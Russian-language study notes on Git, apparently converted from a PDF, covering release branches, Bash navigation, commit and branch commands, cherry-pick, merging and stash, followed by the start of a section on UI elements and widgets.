
? Использования веток для одновременной поддержки различных версий проекта.

Ещё один распространённый способ использования веток – использования веток для одновременной поддержки различных версий проекта.

- Ведётся разработка на ветке «master», делаются коммиты: «c1» – «c2» – «c3»
- Принимается решение сделать релиз 1.0.
- В проекте, как правило, остаётся много возможностей. И перед релизом нужно решить: что именно нужно доделать и включить в релиз, а что будет публиковаться уже в новых версиях.
- Для нового релиза создаётся новая ветка: «v1.0»
- С этого момента разработка распадается на 2 потока:
 - В ветке «master» – продолжают разрабатываться новые фичи;
 - В ветке «v1.0» – шлифуются те возможности, которые решено включить в релиз, (но ничего нового не создаётся!). Происходит шлифовка, создаются коммиты: «c4» – «c5» – ..., ветка «v1.0» готовится к релизу.
- Т.к. Гит позволяет легко переключаться между ветками – параллельно разрабатываются новые возможности в «master» и шлифуются выбранные возможности в «v1.0».
- Если, при работе на «master» (н-р, в «c6») обнаружена ошибка, совершённая ещё до разделения веток, (н-р, в «c2»), и эта ошибка, следовательно присутствует и на ветке «v1.0», то, исправив ошибку на «master», можно легко перенести это исправление и на ветку «v1.0», произведя «черри-пикинг».



- Продолжаются параллельная разработка на «master» и шлифовка на «v1.0».
- Приходит время сделать релиз 2.0.
- Аналогично, создаётся ветка «v2.0», где шлифуются возможности, которые решено включить в релиз 2.0.
- А в «master» продолжают разрабатываться возможности для следующих релизов.



Git Bash

? Навигация в BASH:

- `pwd` – показать текущее местоположение
- `ls` – показать файлы в папке, кроме скрытых
- `ls -f` – показать файлы в папке, включая скрытые
- `cd c:/` – перейти в данный каталог
- `cd-` – вернуться назад
- `cd ..` – выйти на 1 уровень вверх
- `cd ../../` – выйти на 2 уровня вверх
- `mkdir` – создать папку
- `mkdir folder1 folder2 = mkdir -p {folder1,folder2}` – создать сразу несколько папок folder1 и 2
- `mkdir -p folder/{subfolder1,subfolder2}` – создать folder и сразу несколько подпапок subfolder1 и 2
- `touch file.html` – создать файл
- `touch folder/{file.html,file.txt}` – создать папку folder и несколько файлов
- `rm folder` – удалить папку, только если она пустая
- `rm -r Folder` – удалить папку Folder и файлы в ней
- `echo "abcdefg" > file.txt` – перезаписывает файл новым содержанием "abcdefg"
- `echo "abcdefg" >> file.txt` – добавляет в файл новое содержание "abcdefg"
- `cat file.txt` – выводит текст из файла
- `q` – закрытие встроенных текстовых программ

? Команды в Git Bash

РЕПОЗИТОРИЙ

- `git init` – создание репозитория
- `git clone (URL)` – копирование существующего репозитория, с текущим именем
- `git clone (URL) NEWNAME` – копирование существующего репозитория, с новым именем NEWNAME
- `cat .git/config` – инфо о содержимом
- `git config user.name` – показывает логин
- `git config user.email` – показывает имейл
- `git help config` – помощь по config
 - `/abcde` – найти инфу abcde
 - `n` – переход вниз по найденному
 - `«Shift+n»` – переход вверх по найденному
- `git config --global core.excludesFile ~/.gitignore` – открыть файл в редакторе и поместить туда игнорируемые файлы, каталоги – настройка глобального (а не локального) «.gitignore»

ПСЕВДОНИМЫ

- `git config --global alias.c config → git config = git c`

ПОМОЩЬ

- `git add -h` – краткая справка по add
- `git help add` – полная справка по add

ИЗМЕНЕНИЯ

- `git status` – состояние каталога и раздела проиндексированных файлов
- `git add file.txt` – добавляет файл в индекс
- `git add -all = git add .` – добавляет всё в индекс, отслеживает и новые файлы и изменения файлов **без удаления**
- `git add -u` – отслеживает изменения файлов и удаление, **без создания новых файлов**
- `git add -f = git add --force` – отслеживает файлы не смотря на нахождение их в «.gitignore»
- `git add -p File.txt` – Git запрашивает какие именно изменения, строки внутри файла мы хотим сохранить
- `git add -A` – добавит все изменения с самого корня проекта
- `git commit -m "text about commit"` – («-m» message **ОБЯЗАТЕЛЬНО!**) берёт данные из индекса, сохраняет слепок в локальном репозитории и сдвигает маркер на этот слепок
- `git commit -m "text about commit" File.txt` – берёт данные из индекса только для File.txt, сохраняет слепок в локальном репозитории и сдвигает маркер на этот слепок

- `git commit -am "text about commit" = git commit -a -m "text about commit"` – (`«-a» = «--all», «-m» message)`
- берёт все изменения, МИНУЯ ИНДЕКС, сохраняет слепок в локальном репо и сдвигает маркер на этот слепок, НО! «`git commit -a`» работает только с отслеживаемыми ранее файлами, в которые потом вносятся изменения, но не с вновь созданными (вновь созданные файлы нужно проиндексировать через `git add`)
- `git commit --author="Name Lastname <Lastname@gmai.com>" --date="....."` – указывает имя автора и дату создания при коммите, но автор коммита и дата коммита будут нашими (но их тоже можно изменить)
- `git fetch` – (приносит) показывает изменения В удалённом репозитории по сравнению с локальным
- `git pull` – заливает изменения ИЗ удалённого репозитория в локальный (если в удалённом РЕПО к.л. сделал изменения, и он уже не совпадает с последним снимком нашего локального, то при попытке запушить из локального в удалённый будет ошибка; следовательно перед `push` – надо обновить снимок `pull`)
- `git push = git push origin main` – заливает изменения ИЗ локального репозитория в удалённый
- `git log` – посмотреть историю коммитов
- `git log --author` – посмотреть лог изменений определённого автора
- `git show` – изменения, которые были в последнем коммите
- `git show adJuNKL34e33f(hash)` – изменения, которые были в коммите hash № adJuNKL34e33f
- `git show e740` – изменения, которые были в указанном коммите № e740u5f (указать min 4 знака)
- `git blame file.txt | grep "Abcde"` – инфо об изменениях «Abcde», которые вносились в файл `file.txt`
- `git blame file.txt | grep UserName` – инфо об изменениях, которые вносились в файл `file.txt` автором `UserName`
- `git diff` – показывает изменения, которые были произведены в файле относительно локального репо
- `git reset` – отменить `git add`
- `git reset HEAD~1` – откатывает изменения на 1 шаг назад
- `git reset HEAD Folder` – убирает изменения папки `Folder` в ИНДЕКСЕ
- `git reset hard HEAD~1` – безвозвратно удаляет
- `git rm File.txt` – удаляет файл НО! если в файле сделали изменения и хотим его удалить Git выдаст конфликт, т.к. волнуется, что изменения могут пропасть безвозвратно, без сохранения в РЕПО
- `git rm -f File.txt` – форсировано удаляет файл, не смотря на то, были ли в нём незакоммитченные изменения – удалит файл и из ДИРЕКТОРИИ и из ИНДЕКСА
- `git rm -r Folder` – удаляет `Folder` из WORK DIRECTORY и ИНДЕКСА, и сохраняет изменения в индексе
- `(git rm -r Folder = rm -r Folder + git add Folder)`
- `git rm -r --cached Folder` – удаляет файл из отслеживаемых в Индексе, но оставляет в Директории
- `git rm -r --cached Folder (git commit -m "delete Folder" + git push)` – удалить папку с файлами из удалённого репо
- `git mv OldName NewName` – переименовывает одновременно и в Директории и добавляет инфо в Индекс
- `git checkout` – удаляет последние изменения в файле
- `git checkout .` – удаляет последние изменения в файлах
- `git checkout path/to/file` – привести изменённый файл в начальное состояние (до изменения)
- `git stash` – сохраняет последние изменения в последнем файле во временное хранилище
- `git stash pop` – достаёт обратно последние изменения в последнем файле из временного хранилища + показывает инфу о временном хранилище
- `git stash clear` – очищает временное хранилище
- `git apply path/to/file` – применить патч в Git
- `git clean -f` – удалить все не отслеживаемые файлы
- `git clean -fd` – удалить все не отслеживаемые файлы и папки





СОЗДАНИЕ ВЕТОК

- `git branch NewBranch` – создаёт новую ветку
- `git branch` – инфа о локальных ветках и местонахождении среди них
- `git branch -v` – инфа о ветках с коммитами

ПЕРЕКЛЮЧЕНИЯ МЕЖДУ ВЕТКАМИ

- `git checkout NewBranch` – HEAD переключается с ветки Main на NewBranch
- `git checkout -b NewBranch` – создаёт новую ветку и тут же переключается на неё (=branch+ checkout)
- `git push -u origin NewBranch` – (`«-u»` - upstream) сохранит новую ветку в удалённом РЕПО (иначе не получится запушить изменения/файлы, т.к. в удалённый РЕПО не видит ветки NewBranch)
- `git fetch origin NewBranch` – скачать ветку, если её нет в локальном репозитории, но есть в удалённом
- `git show HEAD~ = git show HEAD~1` – состояние на 1 коммит назад (`HEAD` – указатель на ветку локации)
- `git show HEAD~~ = git show HEAD~2` – состояние на 2 коммита назад (`HEAD` – указатель на ветку локации)
- `git show HEAD~~~ = git show HEAD~3` – состояние на 3 коммита назад (`HEAD` – указатель на ветку локации)

СОЗДАНИЕ ВЕТОК И ПЕРЕКЛЮЧЕНИЕ МЕЖДУ ВЕТКАМИ

Последовательность коммитов и ветвление	Команды Git	Пояснение
	<code>git init</code>	Создание репозитория
	<code>git add index.html</code>	Добавление файла в индекс
	<code>git commit -m "Initial commit"</code>	Первый коммит – создаётся ветка «master» по умолчанию. Технически, ветка – это ссылка на коммит. Её можно посмотреть: .git\refs\heads\master. Файл master ссылается на коммит с ID c3ef9b94833abfc... (40 знач 16 ричн) Но Гит периодически пакует ветки и перемещает их из папки .git\refs\heads в другое место. Чтобы посмотреть инфо о ветках, лучше использовать команду git branch.
	<code>git branch</code> <code>git branch -v</code>	Информация о ветке Информация о ветке и коммите, на кот она указывает. Гит может использовать и полный ID – c3ef9b94833abfc... и сокращённый (4 или 4+ первых цифр) – c3ef
		Файл HEAD (.git\HEAD) используется для того, чтобы репо понимал, о текущем местонахождении. Файл HEAD хранит ссылку на текущую ветку. Сейчас – на ветке «master». Когда происходит коммит – Гит смотрит на что указывает HEAD: HEAD смотрит на master, а master содержит ID первого коммита «c3ef».
	(в index.html создать ф-цию sayHi) <code>git add .</code> <code>git commit -m "create sayHi"</code> <code>git branch -v</code> * master 1913975 create sayHi	Вносятся изменения в index.html Добавляются в индекс Коммитятся – В новый коммит записывается инфо о его родителе – коммите на базе которого он создан. После того как новый коммит «1913» создан, ссылка мастер переключается на него – в файл «master» записывается новый ID «1913» Показать ветку и коммит-вершину ID коммита – обновился – «1913975»
	(в index.html создать ф-цию sayBye) <code>git commit -am "create sayBye"</code>	Вносятся изменения в index.html Коммитятся с добавлением в индекс Ссылка master перенесётся на этот новый коммит «5404»
	<code>git branch feature</code>	Появилась новая идея! Создаётся новая ветка «feature» В директории .git\refs\heads, кроме файла master, появится файл feature, который будет указывать на тот же коммит «5404». Новая ветка – это просто ссылка на коммит.
	<code>git checkout feature</code> <code>git checkout -b feature</code>	Переключиться на ветку – обновить HEAD Создать ветку и тут же переключиться на неё = git branch feature + git checkout feature




(ПРОДОЛЖЕНИЕ)

Последовательность коммитов и ветвление	Команды Git	Пояснение
<pre> HEAD — feature — 2702 +-- 5404 — master +-- 1913 +-- c3ef </pre>	<p>(в index.html создать ф-цию work) <code>git commit -am "create work"</code></p> <p><code>git branch -v</code> * feature 2702040 create work master 1913975 create sayHi</p>	<p>Вносятся изменения в index.html Коммитятся с индексированием, ID «2702» Т.к. текущей веткой (на которую указывает HEAD) теперь является «feature», то теперь сдвинулся указатель «feature». Именно в файле feature появился новый ID коммита «2702». А ветка «master» осталась на месте, как и была. Посмотреть текущее состояние веток + коммит Есть 2 ветки, текущая «feature» помечена «*»</p>
<pre> HEAD — feature — 2c11 +-- 2702 +-- 5404 — master +-- 1913 +-- c3ef </pre>	<p>(добавить вызов ф-ции work) <code>git commit -am "run work"</code></p>	<p>Вносятся изменения в index.html Коммитятся с индексированием, ID «2c11» HEAD и ветка «feature» сдвигаются на «2c11» Сейчас все коммиты являются родительскими, коммита «2c11», т.к. все они привели к текущему состоянию «feature». А первые 3 коммита – родительские ветки «master».</p>
<pre> feature — 2c11 +-- 2702 +-- 5404 — master — HEAD +-- 1913 +-- c3ef </pre>	<p><code>git checkout master</code> (код в index.html изменится на момент создания ф-ции sayBye и коммита «5404» – будут ф-ции sayHi и sayBye, а ф-ции work и вызова ф-ции work не будет – они остались на ветке «feature» и в ветке «master» не видны)</p>	<p>Нужно продолжить работу на ветке «master» 1) Изменится ссылка в HEAD; 2) В рабочую директорию перенесутся файлы проекта из ветки «master», в том состоянии, в котором они оставались, т.е. на момент коммита «5404», на который указывает «master».</p>




ПЕРЕНОС ИЗМЕНЕНИЙ В НОВУЮ ВЕТКУ

- `git checkout Main` – HEAD переключается с NewBranch на последний коммит ветки Main, также обратно изменяются файлы в Директории на тот момент, НО! последние изменения в File.txt на NewBranch должны быть закоммитчены, иначе выйдет ошибка, чтоб не потерять последние изменения в File.txt на NewBranch
- `git checkout --force Main = git checkout -f Main` – принудительное переключение с NewBranch на Main, изменения в File.txt на NewBranch будут потеряны
- `git checkout -f HEAD = git checkout -f` – удалит все не сохранённые изменения в файле File.txt – перезапишет File.txt ранее закоммитченным файлом File.txt без изменений

ПЕРЕНОС НЕЗАКОММИТЧЕННЫХ ИЗМЕНЕНИЙ В НОВУЮ ВЕТКУ

Последовательность коммитов и ветвление	Команды Git	Пояснение
 <pre> graph TD feature --> 2c11 2c11 --> 2702 2702 --> 5404 5404 --> 1913 1913 --> c3ef style 2702 fill:#ccc style 5404 fill:#ccc </pre>		<p>(в index.html выполнена некая промежуточная подзадача)</p> <p>Не всегда очевидно, что для какого-то участка работы нужна новая ветка. Ситуация: разработчик находится на ветке «master», хочет добавить небольшие изменения, и в процессе кодирования видит, что изменения получаются большими, и некая подзадача уже готова. Но закоммитить нельзя, т.к. на «master» находится только доделанный и стабильный функционал, а новая ветка не была создана. С помощью команды «checkout» можно создать ветку по необходимости, а не только заранее.</p>
 <pre> graph TD feature --> 2c11 2c11 --> 2702 2702 --> 5404 5404 --> 1913 1913 --> c3ef style 2702 fill:#ccc style 5404 fill:#ccc style 5404 label="fix" style 5404 head="fix -- HEAD" </pre>	<code>git checkout -b fix</code>	<p>Создать и переключиться на ветку «fix»</p> <p>Создаётся ветка «fix» и HEAD переключается на неё.</p> <p>Т.к. и ветка «master» и ветка «fix» указывают на один и тот же коммит, то различия между этими ветками нет, и при переключении все незакоммитченные изменения сохранены.</p>
 <pre> graph TD feature --> 2c11 2c11 --> 2702 2702 --> 5404 5404 --> 1913 1913 --> c3ef style 2702 fill:#ccc style 5404 fill:#ccc style 29d5 fill:#ccc style 29d5 label="fix" style 29d5 head="fix -- HEAD" </pre>	<code>git commit -am "New changes"</code>	<p>Изменения коммитятся, ID «29d5»</p> <p>Изменения сохраняются не на ветке «master», а на новой ветке «fix» (куда указывает HEAD), как и было нужно. Дальше можно продолжать работать в «fix», независимо от «master».</p>
		<p>Так легко перенести изменения удалось потому что они не были закоммитчены.</p> <p>Если изменения были закоммитчены по ошибке и несколько раз, то их тоже можно перенести в отдельную новую ветку «вручную»</p>

ПЕРЕНОС ЗАКОММИТЧЕННЫХ ИЗМЕНЕНИЙ В НОВУЮ ВЕТКУ

Последовательность коммитов и ветвление	Команды Git	Пояснение
 <pre> graph TD master[4594 -- master -- HEAD] --- 2fad[2fad] master --- 54o4[54o4] master --- 1913[1913] master --- c3ef[c3ef] feature[feature -- 2c11] --- 2702[2702] 2702 --- 54o4 </pre>	(в index.html выполнены некие промежуточные подзадачи, и, по ошибке, закоммитчены на ветку «master»)	Если изменения были закоммитчены по ошибке и несколько раз, то их тоже можно перенести в отдельную новую ветку «вручную»
 <pre> graph TD master[4594 -- fix -- master -- HEAD] --- 2fad[2fad] master --- 54o4[54o4] master --- 1913[1913] master --- c3ef[c3ef] feature[feature -- 2c11] --- 2702[2702] 2702 --- 54o4 </pre>	git branch fix	Создать ветку «fix» на текущем коммите «4594». По идеи, всё что нужно – это передвинуть ветку «master» назад, на коммит «54o4» – и предыдущие коммиты «4594» и «2fad», которые были ошибочными на «master», станут OK на «fix»
 <pre> graph TD master[HEAD -- fix -- 4594 -- master -- HEAD] --- 2fad[2fad] master --- 54o4[54o4] master --- 1913[1913] master --- c3ef[c3ef] feature[feature -- 2c11] --- 2702[2702] 2702 --- 54o4 </pre>	git branch master 54o4 ОШИБКА git branch -f master 54o4 ОШИБКА git checkout fix git branch -f master 54o4 git branch -f master 4594 = = git branch -f master fix ИЛИ git checkout -B master 54o4 = = git branch -f master 54o4 + git checkout master	Создать ветку с данным названием («master»), указывающей на коммит «54o4». Ошибка, т.к. с таким именем уже есть Создать ветку форсировано Ошибка, т.к. с неё надо, сперва, уйти Переключиться на ветку «fix» Передвинуть ветку «master» на коммит «54o4» Также можно переключиться и обратно. (Можно использовать название ветки, вместо коммита-вершины, т.е. ветка указывает на ветку, которая указывает на коммит-вершину) Также можно использовать команду «git checkout» с ключом «-B» – Гит создаст ветку с уже существующим названием, и сразу на неё переключится – HEAD перейдёт на «master».

СОСТОЯНИЕ «ОТДЕЛЁННЫЙ HEAD» / «DETACHED HEAD» И КОМАНДА «CHERRY-PICK»

- `git checkout 19a5` – HEAD переключается на коммит № 19a5 в середине к.л. ветки, переходит в состояние «отделённый HEAD», файлы вернутся в состояние коммита № 19a5, если делать изменения и коммиты с этой точки то получится как бы не созданная ветка без названия, с которой если уйти, то потом вернуться можно только по номеру коммитов на ней, а номера со временем могут забыться/затеряться (рис.)
- `git cherry-pick 9e28, 5a6e` – скопирует коммиты с «пустой» ветки на текущую

Последовательность коммитов и ветвление	Команды Git	Пояснение
<pre> graph TD 4594[4594 - fix] --- 1913[1913] 1913 --- c3ef[c3ef] 54o4[54o4] --- 1913 2c11[2c11] --- 2702[2702] 2702 --- 54o4 </pre>	<pre> git checkout master = = git checkout 54o4 git checkout feature = = git checkout 2c11 git checkout 1913 </pre>	<p>Ранее при использовании команды «checkout» указывалось имя ветки «master» или «feature».</p> <p>Но технически, ветка указывает на коммит-вершину, т.е. на коммит, и таким образом можно перейти вообще на любой коммит, н-р на коммит «1913» (к состоянию проекта на время коммита «1913»). Но тогда возникает состояние «Отделённый HEAD»: Гит передвигает HEAD, обновляет файлы на момент этого коммита, и предупреждает о переходе в определённое состояние «detached HEAD». Теперь в файле .git\HEAD находится не ветка, а ID коммита: 19139752981c7ce857...</p>
<pre> graph TD 4594[4594 - fix] --- 1913[1913] 1913 --- c3ef[c3ef] 54o4[54o4] --- 1913 2c11[2c11] --- 2702[2702] 2702 --- 54o4 9e28[9e28] --- ... </pre>	<p>(в index.html сделать изменения)</p> <pre> git commit -am "detached HEAD" </pre> <p>git checkout fix</p>	<p>В index.html сделать изменения</p> <p>Закоммитить их – HEAD переключится на «9e28»</p> <p>Если продолжать разработку и коммитить изменения – появится ряд коммитов, не принадлежащих ни к одной ветке.</p> <p>Если перейти на ветку, н-р «fix», то состояние «Отделённого HEAD» покидается, а коммиты остаются в «подвешенном состоянии»: чтобы к ним вернуться нет названия ветки, а ID коммита легко забыть. А со временем Гит такие коммиты вообще удаляет. При покидании состояния «Отделённого HEAD», Гит предупреждает о таких коммитах, и предлагает создать для них ветку. (Т.к. обычно, в такое состояние специалист попадает по ошибке: нужно было посмотреть состояние проекта на момент «1913» – переключился – стал смотреть – забыл – продолжил разработку).</p> <p>Но это можно исправить с помощью команды «cherry-pick».</p>
<pre> graph TD 7da7[7da7] --- 3a5f[3a5f] 3a5f --- 4594[4594] 4594 --- 2fod[2fod] 2fod --- ... 5a6e[5a6e] --- 9e28[9e28] </pre>	<pre> git checkout fix git cherry-pick 9e28, 5a6e </pre>	<p>Перейти из «Отделённого» состояния на «fix»</p> <p>Перенести отделённые коммиты на «fix»</p> <p>Команда «cherry-pick» позволяет создать копию перечисленных коммитов в текущую ветку, так, словно, эти коммиты в ней и делались. При этом у коммитов изменятся ID, автор и время коммитов.</p>

СЛИЯНИЕ ВЕТОК

- `git checkout` – перейти с ветки NewBranch на ветку Main
- `git merge NewBranch` – ветка NewBranch сольётся с веткой Main в локальном РЕПО
- `git merge --abort` – отменить слияние веток, если произошёл конфликт
- `git push` – ветка NewBranch сольётся с веткой Main в удалённом РЕПО
- `git push -u origin NewBranch` – исправить ошибку "fatal: The current branch my_branch has no upstream branch", возникающую при вводе `git push`

Конфликт: в удалённом и локальном репозитории изменили там и там разные файлы

- 1) `git branch 2nd`
- 2) `git checkout 2nd`
- 3) `touch File-2.txt`
- 4) `git add File-2.txt`
- 5) `git commit -am "2nd"`
- 6) `git push -u origin 2nd`
- 7) `git checkout main`
- 8) `git merge 2nd`

Error

- 9) `git pull`
- 10) `git push`

Если конфликт: **You have not concluded your merge (MERGE_HEAD exists)**, выполнить:

- 11) `git add .`
- 12) `git commit -m "message"`
- 13) `git push`
или
- 14) `git merge --abort`
или
- 15) Зайти в папку, открыть файл, стереть лишнее (будут помечены >>>> и <<<<), сохранить
- 16) `git add File.txt`
- 17) `git commit -am "message"`
- 18) `git push`

ПЕРЕИМЕНОВАНИЕ ВЕТОК

- `git branch -m first_branch second_branch` – first_branch переименуется в second_branch

Конфликт: в ветке содержится файл и она была запушена, переименовать «second_branch» в «first_branch»:

- 1) `git branch first_name` – создать ветку «first_branch»
- 2) `git branch -m first_branch second_branch` – переименовать «first_branch» в «second_branch»
- 3) `git checkout second_branch` – перейти на ветку «second_branch»
- 4) `touch File.txt` – создать файл
- 5) `git commit -am "message"` – закоммитить
- 6) `git push -u origin second_branch` – отправить в удалённый РЕПО
- 7) `git branch -m second_branch first_branch` – **OK НО!** в удалённом РЕПО ветка НЕ переименуется
- 8) `git push origin :second_branch` – удалить ветку в удалённом РЕПО
- 9) `git push -u origin first_branch` – отправить в удалённый РЕПО ветку с новым названием


УДАЛЕНИЕ ВЕТОК

- `git branch -d NewBranch` – удаляет ветку на локальном репозитории
- `git fetch origin NewBranch` – возвращает ветку в локальный репозиторий, НО! чтобы она появилась (в списке `git branch`) на неё надо перейти: `git checkout NewBranch`

СОХРАНЕНИЕ ИЗМЕНЕНИЙ ВО ВРЕМЕННОЕ ХРАНИЛИЩЕ

- `git stash` – сохраняет последние изменения в последнем файле во временное хранилище
- `git stash pop` – достаёт обратно последние изменения в последнем файле из временного хранилища + показывает инфу о временном хранилище, нужно доставать НА ТОЙ ЖЕ ветке, где и применили
- `git stash clear` – очищает временное хранилище

? Git-flow, рутинная работа выглядит:



UI Elements

? UI Elements ①

User interface (UI) Elements – Элементы интерфейса – это части, которые дизайнеры используют для создания приложений или веб-сайтов. Они добавляют интерактивность в пользовательский интерфейс, предоставляя пользователю точки соприкосновения при навигации по ним. Кнопки, полосы прокрутки, пункты меню и чекбоксы.

? UI Elements ②

Элемент Интерфейса / Элемент Управления / Виджет (Widget) / Контрол (Control) – примитив графического интерфейса пользователя, имеющий стандартный внешний вид, и выполняющий стандартные действия.

? Виджет

I Значение:

Виджет – примитив графического интерфейса пользователя

Возможное происхождение термина «Виджет»:

- 1920-ые – начало употребления в американском английском для обозначения простой, но необходимой вещи, маленького изделия, название которого временно забыто говорящим.
- На форму слово могло повлиять слово «gadget».
- Слово происходит от «which it» – «этот, как его».
- Начало XX века – Слово происходит от словослияния «window gadget» – «оконное приспособление».

II Значение:

Виджет – название класса вспомогательных мини-программ – графических модулей, которые размещаются в рабочем пространстве соответствующей родительской программы и служат для украшения рабочего пространства, развлечения, решения отдельных рабочих задач или быстрого получения информации из интернета без помощи веб-браузера.

? Категории UI элементов

UI элементы обычно делятся на одну из следующих четырёх категорий:

- Input Controls.
 - Navigation Components.
 - Informational Components.
 - Containers.
- **Input Controls – Контроллеры Ввода** – позволяют пользователям вводить информацию в систему. Если вы хотите, чтобы ваши пользователи указывали, например, в какой стране они находятся, вы будете использовать элемент управления вводом, чтобы позволить им сделать это.
